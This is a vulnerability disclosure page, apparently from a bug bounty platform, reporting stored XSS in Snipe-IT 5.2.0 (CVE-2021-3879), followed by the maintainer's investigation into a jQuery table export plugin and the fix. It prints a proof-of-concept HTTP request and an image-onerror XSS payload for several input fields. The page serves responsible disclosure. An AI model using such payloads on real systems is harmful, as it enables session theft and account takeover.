Cross-site Scripting (XSS) - Stored in snipe/snipe-it

0

Valid Reported on Oct 11th 2021

Description

Multiple Stored XSS at parameter 'name' when creating a record at features 'Custom Fields', 'Asset Models', 'Suppliers', 'Locations', at Snipe-It 5.2.0

Proof of Concept

```
// PoC.req
POST /snipe-it/public/fields HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/snipe-it/public/fields/create
Content-Type: application/x-www-form-urlencoded
Content-Length: 178
Origin: http://127.0.0.1
Connection: close
Cookie: snipeit_session=0T5PDCYU5rYWFqgoGELcHUSDhNXKgoYfWymjjBcD; XSRF-TOKE
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

_token=Bnbso5v36oa9526ZsSBd7bEyqQIaXzqnKCPL5kJ4&name=%22%3E%3CiMg+SrC%3D%22
```

Step of Reproduct

At menu Settings choose to features 'Custom Fields', 'Asset Models', 'Suppliers', 'Locations',
Add new record with name contain payload: `"><iMg SrC="x" oNeRRor="alert(1);">`
The XSS will trigger when the user choose to 'Export data' as all file types

Video PoC: PoC

Impact

This vulnerability has the potential to steal a user's cookie and gain unauthorized access to that user's account through the stolen cookie.

CVE
CVE-2021-3879
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored


Severity
Medium (6.8)

Affected Version
*

Visibility
Public

Status
Fixed

Found by



lethanhphuc
@noobpk
unranked

Fixed by

snipe
@snipe
maintainer

We have contacted a member of the **snipe/snipe-it** team and are waiting to hear back a year ago

snipe validated this vulnerability a year ago

lethanhphuc has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

snipe a year ago — Maintainer

This appears to be an issue with the Bootstrap Table export feature, not specifically to us. (The files mentioned in this vulnerability are not correct btw. We store data as-is, and typically clean it on the way out. Bootstrap Table export methods do not seem to handle that, so we may contact the maintainer of that BS table extension. https://bootstrap-table.com/docs/extensions/export/

lethanhphuc a year ago — Researcher

Hi, I checked on all other features and only the ones mentioned above can trigger xss

snipe a year ago — Maintainer

Hi - those only SAVE the data. The problem is with the JS export.

lethanhphuc a year ago — Researcher

Yes, I know... but when i export in other features xss is not triggered. ^^

snipe a year ago — Maintainer

We don't treat those exports any differently than any others, so I don't know why that would be true. (We literally use the exact same bootstrap table export on all of our table listings.)

snipe a year ago — Maintainer

We're investigating this issue, but I'm not sure why it's only happening on only those exports.

snipe a year ago — Maintainer

I can't seem to reproduce this on the Locations export?

snipe a year ago — Maintainer

Or on Asset Models export either. I can reproduce it on Custom Fields export, but not on Locations, Asset Models or Suppliers.

lethanhphuc a year ago — Researcher

Sorry for the omission in my report.

On Locations input payload at field 'Address', 'City', 'State',
On Asset Modiles input payload at field 'Model No.'
On Suppliers input payload at field 'Address', 'Contact Name'

I am also helping you to check this case.

snipe a year ago — Maintainer

Thanks for the additional info. What's weird there is that we do actually escape that data via the API. Very curious why it's happening in some places and not the others.

snipe a year ago — Maintainer

Just an FYI, we're working through this here: https://github.com/snipe/snipe-it/pull/10190

snipe a year ago — Maintainer

Quick update - on further investigation, we're pretty convinced this is an issue in either the BS table export extension, or the jQuery table export plugin. We're going to try to bypass the BS table extension and call the jQuery export directly and see if that fixes the issue, and if so, we'll put up a PR for the BS table extension.

snipe a year ago — Maintainer

Looks like this issue might be in the jquery plugin itself. Activating it on its own still presents the same problem. And I understand why - they want to decode any HTML so that the export itself doesn't have all kinds of funky escaped HTML in it - but since they're stuffing it into the DOM, this presents a problem.

https://github.com/hhurz/tableExport.jquery.plugin/blob/cd16685b284f749f9360ac929b582501d874cb94/tableExport.js#L2122

The call stack for csv Export is `ForEachVisibleCell -> CollectCsvData -> csvString -> parseString` but each export calls `parseString` in the end.

If I'm being too verbose with this, just let me know. Just wanted to keep you updated.

snipe marked this as fixed with commit **bda23b** a year ago

snipe has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Jamie Slome a year ago — Admin

CVE published! 🎊

Sign in to join this conversation